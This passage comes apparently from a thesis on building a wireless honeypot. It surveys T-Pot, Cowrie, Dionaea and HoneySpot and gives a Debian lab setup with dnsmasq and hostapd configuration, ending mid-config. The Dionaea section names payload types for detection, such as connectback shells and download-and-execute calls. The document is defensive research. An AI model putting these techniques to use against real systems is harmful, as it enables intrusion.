- **Research Honeypot** – This is a honeypot with the sole intent of gathering more information about attackers, their patterns and techniques. They are not present to distract the attacker from any connected network, instead they are just meant to be attacked. These types of honeypots are used by universities or government agencies.

3.1 Attack Scenarios

The wireless network comprises the clients, access point and the wired network. This opens up the following attack scenarios that they might face

- The attacks that are targeted towards the wired network by using the wireless network as a medium
- The attacks that are targeted towards the wireless infrastructure either to gain control of it or to make it unavailable using Denial of Service (DoS) attacks
- Another scenario is where the attack is targeted towards the wireless clients with the intention of gaining access to client devices [17]




Figure 3.1 Attack Scenarios

3.2 Architecture Overview

The network diagram below describes the high-level overview of the honeypot architecture that will be used in this thesis.




Figure 3.2 High Level Architecture Overview

The attacker machine will be targeting the USB based wireless network adapter operating as an access point and which is connected to the honeypot system. A few mobile devices will be the clients of this access point.

3.3 Prominent Honeybots

3.3.1 T-Pot Honeybot

Developed by the T-Mobile Honeybot Project group, this is also known as the all in one honeypot platform. Originally based on the Ubuntu LTS distribution, the latest version 19.03 is based on Debian “Sid”, which is the Debian development distribution. It is currently provided as a community edition honeypot and all the honeypot data collected is sent to a community backend. According to the T-Pot group, the idea behind the honeypot “is to create a system, whose entire TCP network range as well as some important UDP services act as honeypot, and to forward all incoming attack traffic to the best suited honeypot daemons in order to respond and process it” [18].

The initial T-Pot honeypot system was based on the Ubuntu 14.04.02 ISO image and had a combination of well-known honeypots such as Dionaea, Cowrie, Kippo and the visualization environment made up of Elasticsearch, Logstash and Kibana (ELK).

All of these components are implemented using the docker technology which is an open-source container platform that allows quick building, testing and deployment of applications. Containers are the standard unit of software that contains the code and all its dependencies to allow the applications to run quickly. A docker container is obtained from the docker container image, which is a lightweight, standalone, executable package of software that

includes everything needed to run an application: code, runtime, system tools, system libraries and settings.




Figure 3.3 T-Pot High Level Architecture

When the system is booted up, the following events take place

- The host system is started
- The docker containers such as honeypots, IDS, ELK are started
- Unless disabled, the data about new attacks from the honeypot containers are sent to the community backend of the T-Pot project

The data in the container is volatile and if there is a docker crash, all its data including configuration files is completely lost. To overcome this issue, a persistent data storage is mounted on /data/ on the host system to hold some required data.

The T-Pot Honeypot project group has made the source code and configuration files available on the GitHub repositories. The users are also given an option to run the docker images separately.

The T-Pot system is a bundle of well-known honeypots. Those that are available in this system are

- ADBHoney
- Ciscoasa
- Conpot
- Cowrie
- Dionaea
- Elasticpot
- Glastopf
- Glutton
- Heraldng
- HoneyPy
- Honeytrap
- Mailoney
- Medpot
- RDPY
- SNARE
- TANNER

The figure 3.5 shows the visualization dashboard of the T-Pot honeypot. The dashboard statistics include the top honeypots that are being targeted, in this case we can see Cowrie, Dionaea, Honeytrap and ADBHoney honeypots recording the highest number of attacks. The next set of statistics show a bar graph of the number of attacks against the top attacked honeypots, a line graph of attacks against time and a geographical representation of the country of origin of the attacks against the honeypots.

The figure 3.6 displays a graphical visualization of various attack parameters. It includes statistics such as the graph displaying the most targeted ports at a given time, a graph of attacks against the top honeypots at a given time, another graph of origin country of attack at a given time. There are also pie charts showing the likely operating systems of the attackers, country of origin, top targeted honeypots and the source IPs that are already classified as known attackers and IPs with bad reputation.

The figure 3.7 displays the source IP along with the counter of attacks associated with that IP, the Autonomous System Number (ASN) which identifies the Internet Service Providers (ISP) of the attacker along with a counter. There is also a brief information about the alerts from the Suricata Intrusion Detection System (IDS) and if available, a list of Common Vulnerabilities and Exposures (CVE) identified by Suricata.




Figure 3.4 All Honeypots Visualization Dashboard




Figure 3.5 Visualization of Various Parameters Using Different Graphs




Figure 3.6 Information about IDS Alerts and Attacker Source IP

3.3.2 Cowrie Honeypot

Cowrie is a medium to high interaction honeypot developed by Michel Oosterhof to emulate SSH and Telnet services and log all the brute force and the shell interactions performed by an attacker against these two services. It is largely based on the earlier Kippo SSH honeypot and is written in python and in the medium interaction mode, can emulate a UNIX system and in the case of high interaction mode, can record attacker behavior against another system by functioning as the SSH and Telnet proxy [19].

The features of Cowrie honeypot are as follows:

- When used in the default medium interaction mode, it provides a full fake file system which resembles a Debian 5.0 installation and also supports the addition or removal of files
- It also supports addition of fake file contents to allow the attacker to look for more juicy or interesting files such as the passwd file
- In the high interaction proxy mode, it can run the Qemu open source machine emulator to provide a pool of servers to allow the attacker to login
- It also supports protocols such as Secure FTP (SFTP) and Secure Copy (SCP) and also supports running exec commands from SSH
- There is also added support to forward SMTP connections to a SMTP honeypot

3.3.3 Dionaea Honeypot

Dionaea is a low interaction honeypot that is designed to capture attack payloads and malware. It is the successor to the older nepenthes honeypot which had the ability to emulate common windows services. It provides various network services such as FTP, HTTP, MongoDB, MSSQL, MySQL, SIP for VoIP, TFTP, SMB, which are written in python [20]. The data exported from Dionaea can also be collected and analyzed using DionaeaFR (a web-frontend display), combining log_json with ELK stash for visualization, T-Pot honeypot or the Modern Honey Network.

When the attackers send a payload to the service, Dionaea must be able to detect and evaluate this payload to obtain the malware copy. For this purpose, it uses the libemu library which can detect, measure and if needed can execute the shellcode. The Dionaea can also send a copy of all the input/output network connections to a detection engine having the emu plugin. This emu plugin along with libemu can detect and profile/measure shellcode.

For a single-staged shellcode, profiling is sufficient as it can give an idea about the attacker's intention. In case of a multi-staged shellcode, profiling is not sufficient due to lack of a complete picture. This calls for the execution of the shellcode where it is allowed to take certain actions such as creating a network connection. The shellcode is always run in the libemu vm.

Some of the payload types that Dionaea has to detect are:

- **Bind/Connectback Shells** – This provides a shell (cmd.exe prompt) to the attacker, parses the input from the attacker and acts upon the input which usually have the instructions to download a file via FTP or TFTP
- **URLDownloadToFile** – This uses the URLDownloadToFile API call to retrieve a file via http, and execute the retrieved file
- **Exec** – This uses the WinExec, a scripting function and executes a single command which has to be parsed and processed like the bind/connectback shell commands
- **Multi-Stage Payload**

3.3.4 HoneySpot

This is a wireless honeypot project that was under the Spanish Honeynet Project and whose basis was the combination of a wireless honeypot with a wireless hotspot. According to the HoneySpot project, it is defined as “a venue that offers Wi-Fi access whose value is being probed, attacked, or compromised, you want the bad guys to interact with it” [21].

The main goal of the HoneySpot project was to gather information about the attacks performed on the wireless network and the associated technologies which exploited wireless technology weaknesses by bypassing the security mechanisms in place. They focused on attacks that were exploiting the 802.11 and Radio Frequency (RF) vulnerabilities and did not analyze the IP level attacks.

There were two types of HoneySpot deployment models that were defined: public and private HoneySpot and as the name indicates, the public deployment model is the type of networks available in airports, coffee shops or hotels and the private deployment model is the type of network available in homes and corporations. The public HoneySpot focused on the following:

- Attacks focused on the wireless infrastructure
- Attacks focused on obtaining network access by bypassing security controls
- Attacking the clients by exploiting the vulnerabilities in wireless drivers or wireless administration software

The private HoneySpot focused on the following:

- Attacks focused on the wireless infrastructure
- Attacks focused on obtaining full network layer 2 access by bypassing MAC address filtering, disabled SSID broadcast
- Attacks focused on exploiting weaknesses in WEP, WPA, WPA2 or the weaknesses in authentication offered by WEP, WPA, WPA2 Personal or Enterprise mode
- Attacking the clients by exploiting the vulnerabilities in wireless drivers or wireless administration software

The final HoneySpot model that was deployed focused on wireless infrastructure network rather than the ad-hoc network and aimed to obtain answers for questions such as:

- What attack techniques are more frequently used to compromise wireless clients?
- What attack techniques are more frequently used to bypass the existing access controls?
- What attack techniques are more frequently used to exploit the weaknesses of WEP based networks

The architecture of the HoneySpot consists of various models each of which have their own functionality and a high level overview of the architecture is shown in the figure below.




Figure 3.7 HoneySpot Architecture

-
- **Wireless Client (WC) Module** – It simulates the end user devices that connect to the HoneySpot network and can simulate minimum traffic required by the attacker to carry out specific wireless attacks. This can be any laptop or mobile device with wireless networking capability
 - **Wireless Access Point (WAP) Module** – This is the module which provides the wireless network infrastructure such as Access Point (AP) and will also be the main target for the attackers
 - **Wireless Monitor (WMON) Module** – This module is responsible for the collection of the wireless traffic from the HoneySpot to conduct both real-time and offline analysis. This can be a laptop running a monitoring software with packet-capture capability
 - **Wireless Data Analysis (WDA) Module** – The WDA module is required to analyze the network traffic obtained by the WMON module and identify the malicious activities in detail. This can be a script or proprietary analysis software
 - **Wired Infrastructure (WI) Module** – This is an optional module that represents a wired networking infrastructure of an organization or a hotspot connection

Even though the honeypots discussed here such as the T-Pot, Cowrie and Dionaea are very capable and proven honeypots, they are more optimized for a wired network environment. Whereas with HoneySpot, it is a dedicated honeypot meant for wireless networks since its architecture and the components used can help in setting up the effective wireless network honeypot. Although the HoneySpot is a type of honeypot which cannot be downloaded and used directly, the current thesis is based on the similar procedures, approach and components that are used in the HoneySpot. The Wireless Client module, Wireless Access Point module, Wireless Monitor module and the Wireless Data Analysis modules will be used but will run on a much newer platform with newer hardware and software updates. These will be discussed in detail in the practical implementation section.

4 Practical Implementation

This section discusses the components required, the installation and configuration overview used for the honeypot.

4.1 Operating System and Hardware

This honeypot is set up on the Linux based Debian 10.2 (buster) 64-bit operating system running on the VMware Workstation 15 Player. This operating system has been allocated a single processor core, 4GB of RAM and 120GB of Hard Disk storage.

The attack environment for the lab-based environment is a 64-bit Kali Linux 2019.4 release which is also running on the VMware Workstation 15 Player. This operating system has been allocated a single processor core, 2GB of RAM and 60GB of Hard Disk storage.

Since it is a hosted virtual environment, the VMware player itself is running on a 64-bit fully updated Windows 8.1 operating system, with the host machine having a dual-core CPU, 12GB of RAM and 1TB Hard Disk storage.

4.2 Other Hardware

Another important hardware device is the network adapter that is necessary to host the Wi-Fi network required by the honeypot. For this purpose, a TP-LINK TL-WN722N adapter based on IEEE 802.11n with maximum speed up to 150Mbps is used.



Figure 4.1 TP-LINK Wireless Adapter

To help the honeypot network appear more realistic, client devices are needed to show the presence of traffic or activity within the wireless network. For this purpose, two android based mobile devices: Lenovo K4 Note with Android 6.0 and a Redmi Note 8 Pro with Android 9.0 were used, both of which support up to IEEE 802.11ac standard.



Figure 4.2 Lenovo K4 Note and Redmi Note 8 Pro

Another component is a cat 5E 5 meters long ethernet cable that is used to connect to the host machine's ethernet port that uses the Realtek network driver.

4.3 Design

The honeypot wireless network is created on the Debian system using the TP-LINK wireless adapter in the WPA2 Enterprise mode with also the presence of a RADIUS server for authentication purpose and “dnsmasq” to run the DHCP server to assign IP address to the clients. The network adapter will have a static IP assignment. The Debian machine will be using the network from the host machine. Before this honeypot is started, inSSIDder tool is used to scan the current wireless networks to determine the channel they are operating, the frequency they are using, the signal strength and their SSID. The knowledge about this information can help in setting up the wireless honeypot in a way as to not interfere with other networks and also helps in placing it in an optimal location.

In the lab-environment, the attacker system is a Kali virtual machine with another network adapter that is operating in promiscuous mode and supports packet injections. In the real-world environment, the attacker may be an ordinary person looking for free Wi-Fi access or a skilled attacker trying to attack the wireless network.




Figure 4.3 Design

The figure represents the implementation design for the wireless honeypot network and its attack environments.

4.4 Tools Used

4.4.1 InSSIDer

InSSIDer is a Wi-Fi network scanner application for Windows and Mac operating systems. It is a very useful application that helps in choosing the best wireless channel available by displaying information such as SSID, MAC, vendor, data rate, signal strength, security used, graphical representation of the strengths and Wi-Fi channel overlap information.




Figure 4.4 InSSIDer Main Panel




Figure 4.5 Wi-Fi Network Details

The figure 4.4 shows the main panel which has details in the top panel about SSID, signal strength in dBm, number of clients associated with the network, channels used, security mode, IEEE 802.11 standards supported and the maximum data rate. The bottom left panel shows the channel overlap in the 2.4GHz frequency and the last panel at the bottom gives the wireless driver present in the host (Realtek RTL8723BE 802.11n) and the current version of InSSIDer being used (version 5.0.24).

The figure 4.5 shows the additional details about a selected network, which includes main information such as vendor name, MAC address, channel utilization percentage and signal strength graph (in this case it is updated every 30 seconds).

4.4.2 dnsmasq

This is an easy to configure and lightweight DHCP and DNS server. It is suitable for small networks and supports both static and dynamic DHCP leases and network booting for diskless machines.

The installation is simple and straight-forward with just one command:

```
$sudo apt install dnsmasq
```

The configuration file can be accessed via `/etc/dnsmasq.conf` and the following configurations are made for this project:

```
interface=wlan1
listen-address=192.168.3.1
dhcp-range=192.168.3.50,192.168.3.100,12h
```

The interface specifies on which interface the dnsmasq should listen for requests from the clients, listen-address specifies the Access Point address, dhcp-range specifies the pool of addresses from which the clients will receive their IP addresses.

4.4.3 **hostapd**

The hostapd is a daemon program for access point and authentication servers and can run on Linux and FreeBSD environments. It implements the IEEE 802.1X/WPA/WPA2/EAP Authenticators, RADIUS client, EAP server, and also the RADIUS authentication server [22].

The installation is simple and straight-forward with just one command:

```
$sudo apt install hostapd
```

The configuration file for this project is created at */etc/hostapd/testap/hostapd.conf* and the configuration is as follows:

```
interface=wlan1  
driver=nl80211  
ssid=TestNetwork  
  
hw_mode=g  
channel=9  
  
wpa=2  
wpa_key_mgmt=WPA-EAP  
wpa_pairwise=CCMP  
rsn_pairwise=CCMP  
macaddr_acl=0  
auth_algs=1  
ieee8021x=1  
nas_identifier=other  
auth_server_addr=192.168.3.1  
auth_server_port=1812  
auth_server_shared_secret=
```

